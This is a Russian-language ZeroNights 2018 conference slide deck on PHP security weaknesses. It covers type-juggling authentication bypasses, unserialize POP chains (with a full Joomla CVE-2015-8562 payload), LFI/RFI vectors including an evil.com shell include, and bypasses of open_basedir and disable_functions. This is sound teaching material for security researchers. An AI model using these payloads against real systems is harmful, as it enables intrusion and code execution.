



**ZERO
NIGHTS
2018**

**2³
EDITION**

СТЕК НЕБЕЗОПАСНОСТИ PHP




Омар «Beched» Ганиев



**ZERO
NIGHTS
2018**

**2³
EDITION**

localhost

-  deteact.com
-  @beched
-  @ahack_ru

2018.ZERONIGHTS.ORG



**ZERO
NIGHTS
2018**

**2³
EDITION**

Почему РНР?


- Чрезвычайная распространённость
- Низкий порог входа
- Неконсистентность синтаксиса и парадигм
- Много плохого кода и плохих учебных примеров
- Много интересных уязвимостей и техник эксплуатации



**ZERO
NIGHTS
2018**

**2³
EDITION**

Немного статистики





**ZERO
NIGHTS
2018**

**2³
EDITION**

Небезопасность


- Плохой код – плохая безопасность
- Известный наброс: <https://eev.ee/blog/2012/04/09/php-a-fractal-of-bad-design/>
- Массовое распространение фреймворков улучшило ситуацию
- Статистически количество простых уязвимостей стало уменьшаться в 2008-2010



**ZERO
NIGHTS
2018**

**2³
EDITION**

Немного статистики





**ZERO
NIGHTS
2018**

**2³
EDITION**

План

- Типизация
- Объектная модель
- Файлы и сеть
- Механизмы защиты
- Опасные функции (sinks)
- Уязвимости интерпретатора
- Техники эксплуатации



**ZERO
NIGHTS
2018**

2³
EDITION

ТИПИЗАЦИЯ



**ZERO
NIGHTS
2018**

**2³
EDITION**

Переменные в PHP

- В PHP есть переменные, константы, ссылки, анонимные функции и т.д.
- Некоторые переменные определены по умолчанию или задаются интерпретатором
- Суперглобальные массивы:
<http://php.net/manual/ru/language.variables.superglobals.php>
- \$_GET, \$_POST, \$_COOKIE, \$_FILES, \$_REQUEST – HTTP-параметры



**ZERO
NIGHTS
2018**



Типы в PHP

- По умолчанию в PHP слабая типизация
- Список типов:
 - boolean
 - integer
 - double
 - string
 - iterable (7.1+)
 - object
 - resource
 - NULL
 - Callback
- В 7.0 введена опциональная строгая типизация



**ZERO
NIGHTS
2018**

**2³
EDITION**

Сравнение

- Есть два вида сравнений:
 - == (!=) – проверка эквивалентности, слабое сравнение
 - === (!===) – проверка идентичности, строгое сравнение
- При слабом сравнении операнды приводятся к одному типу
- В связи с этим возникает множество ошибок
- Транзитивность также не соблюдена:
<http://php.net/manual/ru/types.comparisons.php>
- Что может пойти не так?



**ZERO
NIGHTS
2018**

**2³
EDITION**

Сравнение

Гибкое сравнение с помощью ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE



**ZERO
NIGHTS
2018**

**2³
EDITION**

Сравнение

- Простой пример
- `strpos/stripos` возвращает индекс подстроки
- `stripos($haystack, $needle) == false` – проверяем, что подстроки нет?
- Но `0 == false` !



**ZERO
NIGHTS
2018**

**2³
EDITION**

Сравнение

```
>>> $request = "' union select 1 -- "  
=> "' union select 1 -- "  
>>>  
>>> if(stripos($request, 'select') == false) echo 'No attack!'; else echo 'Attack!'  
Attack!  
>>>  
>>> $request = "select' union select 1 -- "  
=> "select' union select 1 -- "  
>>>  
>>> if(stripos($request, 'select') == false) echo 'No attack!'; else echo 'Attack!'  
No attack!
```




ZERO
NIGHTS
2018

2³
EDITION

Сравнение

- Не всегда слабое сравнение используется явно
- `in_array($needle, $haystack) === true` – проверяем, есть ли элемент в массиве?
- На самом деле:

```
bool in_array ( mixed $needle , array $haystack [, bool $strict = FALSE ] )
```

Ищет в **haystack** значение **needle**. Если **strict** не установлен, то при поиске будет использовано **нестрогое сравнение**.



ZERO
NIGHTS
2018

2³
EDITION

Сравнение

```
>>> $admin_ids = [0, 1337, 31337]
=> [
    0,
    1337,
    31337,
]
>>> $input_id = 'a'
=> "a"
>>>
>>> if(in_array($input_id, $admin_ids)) echo 'Admin!'
Admin!?
```




ZERO
NIGHTS
2018

2³
EDITION

Сравнение

- С-программисты любят strcmp
- Но в PHP с ней нужно быть аккуратнее
- Проверяем на ненулевое значение?

```
<?php

$pass = $_GET['password'];

if(strcmp('secret', $pass)) {
    die("Access Denied\n");
}

echo "Pwned\n";
```



ZERO
NIGHTS
2018

2³
EDITION

Сравнение

- PHP Warning: strcmp() expects parameter 2 to be string, array given
- NULL == false

```
root@kali:~# curl 'localhost/test.php?password=asd'  
Access Denied  
root@kali:~# curl 'localhost/test.php?password\[\\]=asd'  
Pwned  
root@kali:~#
```




ZERO
NIGHTS
2018

2³
EDITION

Сравнение

- В различных API с аутентификацией любят подписывать запросы
- Подпись – хеш-сумма параметров
- Подумаешь, слабое сравнение, что может пойти не так?

```
$signature = md5(implode('|', $input_params) . $secret);  
if($signature != $_GET['signature']) {  
    die('Access denied');  
}
```



ZERO
NIGHTS
2018

2³
EDITION

Сравнение

- Иногда hex-дайджест хеш-суммы может иметь вид мантиссы и экспоненты
- Перебирать можно с помощью https://github.com/beched/php_hash_collision_finder

```
>>> md5('240610708') == md5('QNKCDZO')  
=> true  
>>> md5('QNKCDZO')  
=> "0e830400451993494058024219903391"  
>>> md5('240610708')  
=> "0e462097431906509019562988736854"
```




ZERO
NIGHTS
2018

2³
EDITION

Что ещё про типы?

- В PHP есть ссылки, с ними тоже можно накосячить:
<https://rdot.org/forum/showthread.php?t=3008>
- Значения HTTP-параметров имеют тип string или array
- Но эти значения могут быть десериализованы
- Такие баги были в Laravel (обход HMAC, обход CSRF-защиты)

```
>>> $cookie = json_decode('{"password": "asd"}')
=> {#207
    +"password": "asd",
}
>>> if($cookie->password == 'verysecret123123') echo 'Pwned'
>>>
>>> $cookie = json_decode('{"password": 0}')
=> {#212
    +"password": 0,
}
>>> if($cookie->password == 'verysecret123123') echo 'Pwned'
Pwned
```




**ZERO
NIGHTS
2018**

2³
EDITION

ОБЪЕКТНАЯ МОДЕЛЬ



ZERO
NIGHTS
2018

2³
EDITION

Стандартные классы

- Один из типов PHP – object, т.е. объект класса
- В PHP есть множество стандартных классов, доступных по умолчанию
- Примеры predefined классов: stdClass, __PHP_Incomplete_Class, Exception
- Список: <http://php.net/manual/ru/reserved.classes.php>
- Также есть стандартная библиотека: <http://php.net/manual/ru/book.spl.php>
- Получить список объявленных классов: `get_declared_classes()`



ZERO
NIGHTS
2018

2³
EDITION

Сериализация

- Объект класса в текущем состоянии может быть сохранён в виде строки

```
>>> serialize(new stdClass())  
=> "O:8:"stdClass":0:{}"
```

- Обратная операция, конечно, тоже работает

```
>>> var_dump(unserialize('O:8:"stdClass":0:{}'))  
object(stdClass)#201 (0) {  
}  
=> null
```



Сериализация

- При десериализации объекта класса PHP вызовет определённые «магические» методы
 - <http://php.net/manual/ru/language.oop5.magic.php>
 - <https://rdot.org/forum/showthread.php?t=950>
- Примеры: `__destruct`, `__call`, `__toString`, `__wakeup`
- Отсюда уязвимость: атакующий, который контролирует параметр `unserialize()`, может вызывать магические методы произвольных классов



**ZERO
NIGHTS
2018**



Сериализация

- Сама по себе возможность десериализации произвольного объекта может ничего не давать
- Это может быть полезно в нескольких случаях:
 - Наличие ошибок в логике приложения, которое не ожидает получения объекта другого класса (по сути type juggling)
 - Наличие интересных магических методов (например, выполняющих произвольный код)
 - Наличие уязвимостей в функции unserialize на уровне интерпретатора



**ZERO
NIGHTS
2018**

**2³
EDITION**

Сериализация

- Техника с использованием цепочки вложенных объектов различных классов для обращения к магическим методам — Property Oriented Programming (POP)
 - <https://www.slideshare.net/MailRuGroup/security-meetup-22-php-unserialize-exploiting>
 - <https://www.ptsecurity.com/upload/iblock/dac/daca495893852753dac1d0b17f51df19.pdf>
- Для построения POP-цепочки нужно найти подходящие классы в приложении или в SPL
- Есть исследования и инструменты на тему автоматической генерации POP-цепочек



**ZERO
NIGHTS
2018**

**2³
EDITION**

Сериализация

- Пример POP-вектора (CVE-2015-8562 в Joomla):

```
O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplePieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysqli":0:{}s:8:"feed_url";s:37:"phpinfo();JFactory::getConfig();exit;";s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache_class";O:20:"JDatabaseDriverMysqli":0:{}}i:1;s:4:"init;}}}s:13:"\0\0\0connection";b:1;}
```



ZERO
NIGHTS
2018

2³
EDITION

Сериализация

- Неплохой способ убедиться, что есть произвольная десериализация – отправить сериализованное исключение:

```
>>> unserialize('O:9:"Exception":0:{}')  
=> Exception {#198  
    #file: "phar:///usr/bin/psysh/src/Psy/ExecutionLoop/Loop.php(90) : eval()'d code",  
    #line: 1,  
}
```

- Поискать полезные классы в blackbox-приложении можно, например, через debug-инфу или composer.json



**ZERO
NIGHTS
2018**

2³
EDITION

ФАЙЛЫ И СЕТЬ



Файловая система

- В PHP есть большое количество функций для работы с файлами и директориями
- Стандартные функции для чтения файлов: `fopen`, `readfile`, `file_get_contents`
- Большинство таких функций поддерживает «обёртки» — внутренние протоколы и псевдопротоколы
- Можно читать файлы в ZIP-архивах, выкачивать файлы по HTTP или FTP, на лету изменять передаваемые данные, итерировать ФС по маскам
- Список обёрток: <http://php.net/manual/en/wrappers.php>



**ZERO
NIGHTS
2018**

**2³
EDITION**

Файловая система

- Поэтому чтение файлов в PHP – это не просто чтение
- Во многих случаях без обёрток проэксплуатировать уязвимость не получается
- Помимо чтения есть выполнение – операторы `include(_once)`, `require(_once)`
- Бич PHP-сайтов 00x
- LFI = Local File Inclusion, RFI = Remote File Inclusion
- Для RFI нужно, чтобы в настройках было `allow_url_fopen = On`, `allow_url_include = On`



Файловая система

- Часто чтение файлов или LFI/RFI затруднено суффиксом или префиксом
 - include "./pages/\$page"
 - include "\$page.php"
- Вплоть до версии 5.3.4 можно было отсечь суффикс
- При помощи нулл-байта \x00 (include "\$page\0.php")
- При помощи slash-следа / (include "\$page/////[/ x 4096]////.php")
- В случае, если нет префикса, разобраться с суффиксом можно и сегодня



ZERO
NIGHTS
2018

2³
EDITION

RFI

- Суффикс неважен, имена файлов на своём сервере атакующий контролирует
- Можно его отбросить при помощи символов #, обёртки data
- Варианты запроса: [http://evil.com/shell.txt#;](http://evil.com/shell.txt#;data:,<?phpinfo();?>)
data:,<?phpinfo();?>
- SSRF: можно сканировать и просматривать внутреннюю сеть: <http://10.10.1.xx:port/>
- Потенциально возможно исполнение произвольного кода, например, через обёртку expest



**ZERO
NIGHTS
2018**

**2³
EDITION**

LFI

- Без префикса: `/path/file`, `zip:///path/to/zip/#file`,
`php://filter/read=base64.encode/resource=/path/script.php`
- С префиксом: `/../../../path/file`
- С постфиксом: `/path/file%00`, `/path/file/[x~4096]/////` (до версии 5.3.4), а также загрузка файла с нужным расширением в доступную директорию
- Новая техника:
<https://rdot.org/forum/showthread.php?t=4379>
- Можно подключить phar-архив с сериализованным ROP-вектором в качестве метаданных



**ZERO
NIGHTS
2018**

**2³
EDITION**

LFI

- Новая техника:
<https://rdot.org/forum/showthread.php?t=4379>
- В PHP есть Phar – PHP Archive, это специальный исполняемый ZIP-архив
- Можно подготовить phar-архив с POP-цепочкой в метаданных
- Если его загрузить и прочитать, POP-вектор будет десериализован
- При этом даже не нужно, чтобы это было исполнение через include или даже чтение
- Достаточно открытия файла через функцию,



**ZERO
NIGHTS
2018**

**2³
EDITION**

LFI

- Старое – LFI через phpinfo:
<https://rdot.org/forum/showthread.php?t=1134>
- Когда некуда записать шеллкод, можно его просто отправить на любой PHP-скрипт
- Содержимое будет сохранено во временном файле
- Путь к файлу можно взять из вывода функции phpinfo()
- Нужно успеть подключить до удаления файла



**ZERO
NIGHTS
2018**

**2³
EDITION**

LFI

- Новое – LFI через PHP_SESSION_UPLOAD_PROGRESS
 - <https://rdot.org/forum/showthread.php?t=4557>
- Можно создать произвольное содержимое в файле сессии
- Для этого не нужно обработки сессии!



**ZERO
NIGHTS
2018**

**2³
EDITION**

LFI

- Старое – LFI в Windows через WinAPI:
<https://rdot.org/forum/showthread.php?t=926>
- В Windows PHP для открытия файлов использует функцию FindFirstFile, которая поддерживает маски
- При помощи масок можно перебирать структуру файловой системы и открывать файлы с неизвестным именем
- Вектор, аналогичный предыдущему, только без phpinfo:
 - `/../../../../../../../../Windows/Temp/php<<.tmp`



**ZERO
NIGHTS
2018**

**2³
EDITION**

Сеть

- Атаки типа SSRF в PHP возможны через многие функции
- Исследование про ошибки парсеров URL:
<https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>
- Основная цель – расширение cURL, которое поддерживает собственные протоколы и различные правила
- Кстати, через cURL можно читать файлы при инъекции в параметры: `file=@/etc/passwd`



**ZERO
NIGHTS
2018**

2³
EDITION

МЕХАНИЗМЫ ЗАЩИТЫ



**ZERO
NIGHTS
2018**

**2³
EDITION**

Механизмы защиты

- В PHP есть встроенные настройки, предназначенные для безопасности
- На самом деле они работают очень плохо
- И в них нет смысла, когда уязвим сам интерпретатор на уровне С-кода
- Рассмотрим 2 главные настройки
- Также стоит почитать про Suhosin Patch



**ZERO
NIGHTS
2018**

**2³
EDITION**

open_basedir

- Ограничение open_basedir не даёт PHP-скриптам обращаться к файлам выше определённой директории
- Было обнаружено огромное количество способов обойти это ограничение
- И на самом деле большинство не знает о том, что это не имеет смысла, поскольку есть универсальный обход
- Влад «vos» Росков нашёл его, предположив, что это 0day



**ZERO
NIGHTS
2018**

**2³
EDITION**

open_basedir

Advisory: PHP open_basedir Race Condition Vulnerability

Release Date: 2006/10/04

Last Modified: 2006/10/04

Author: Stefan Esser [sesser@hardened-php.net]

Application: PHP 4/5

Not affected: PHP with Suhosin Extension 0.9.6

Severity: A design flaw of open_basedir allows bypassing it
with the symlink() function



**ZERO
NIGHTS
2018**

**2³
EDITION**

open_basedir

- Оказалось, что обход WontFix и by design
- Опубликован Стефаном Эссером ещё в 2006
- Суть проста – создаём вложенную структуру из директорий
- Затем используем состояние гонки при их проверке и подменяем вложенный файл на символьную ссылку
- Нужна лишь функция symlink



**ZERO
NIGHTS
2018**

**2³
EDITION**

open_basedir

- Также open_basedir не имеет никакого смысла, если разрешено исполнение команд
- При выполнении system управление передаётся другой программе, поэтому ограничений нет
- Аналогично с mail



**ZERO
NIGHTS
2018**

**2³
EDITION**

disable_functions

- Директива `disable_functions` – это чёрный список функций, которые запрещено выполнять
- На практике почти всегда люди забывают включить туда что-то важное
- Наиболее ходовой обход – подключение библиотеки и исполнение `sendmail` при помощи `putenv`, `LD_PRELOAD` и `mail`
- Вместо `mail` можно использовать `mb_sendmail`



ZERO
NIGHTS
2018

2³
EDITION

disable_functions

- Также можно перезаписать указатель на функцию прямо в памяти через /proc/self/mem
- Это возможно только для php-fpm или php-cgi
- Можно даже просто записать в память шеллкод
- <https://rdot.org/forum/showthread.php?t=3309>
- https://github.com/beched/php_disable_functions_bypass



**ZERO
NIGHTS
2018**

2³
EDITION

ОПАСНЫЕ ФУНКЦИИ



**ZERO
NIGHTS
2018**

**2³
EDITION**

Sinks

- Их много
- Часто неожиданные
- Смотрите исходники RIPS, например



**ZERO
NIGHTS
2018**

**2³
EDITION**

УЯЗВИМОСТИ ИНТЕРПРЕТАТОРА



**ZERO
NIGHTS
2018**

**2³
EDITION**

Уязвимости интерпретатора

- Интерпретатор PHP написан на C
- В нём много уязвимостей
- Имеет смысл заглядывать в <https://bugs.php.net/>
- Многие ошибки могут иметь последствия в плане безопасности



**ZERO
NIGHTS
2018**

**2³
EDITION**

Уязвимости интерпретатора

- В частности, в PHP было много проблем с арифметикой
- Разные длинные числа вдруг оказывались равны
- Индексы массивов переполнялись
- Это уязвимость или ошибка? Когда как
- Пример задачи: https://sektioneins.de/en/blog/15-07-31-php_challenge_2015.html



ZERO
NIGHTS
2018

2³
EDITION

unserialize

- Практически все memory corruption эксплойты для PHP эксплуатируют уязвимости в unserialize
- У unserialize простая, но хитрая грамматика
- В частности, там есть возможность сериализовать ссылки (модификатор R)
- Ошибки в этом механизме часто приводят к уязвимостям типа Use-After-Free
- Эпичный рассказ про взлом PornHub через 0day в unserialize чёрным ящиком: <https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/>



**ZERO
NIGHTS
2018**

**2³
EDITION**

ТЕХНИКИ ЭКСПЛУАТАЦИИ



**ZERO
NIGHTS
2018**

**2³
EDITION**

Разное

- LFI через phpinfo():
<https://rdot.org/forum/showthread.php?t=1134>
- Обход проверки и конвертации изображений:
<https://rdot.org/forum/showthread.php?t=2780>
- Ошибки парсинга в fsockopen:
<https://rdot.org/forum/showthread.php?t=3217>
- Исполнение кода через create_function:
<https://rdot.org/forum/showthread.php?t=738>
- Обход disable_functions:
<https://rdot.org/forum/showthread.php?t=3309>



**ZERO
NIGHTS
2018**

**2³
EDITION**

Разное

- Перезапись массива \$_FILES:
<https://rdot.org/forum/showthread.php?t=1329>
- Эксплуатация LFI через WinAPI:
<https://rdot.org/forum/showthread.php?t=926>
- Различные ошибки парсинга:
<https://rdot.org/forum/showthread.php?t=1742>
- Разное: <https://slideshare.net/beched>



**ZERO
NIGHTS
2018**

2³
EDITION

НЕ КОНЕЦ

Ещё многое не влезло
Читайте

2018.ZERONIGHTS.ORG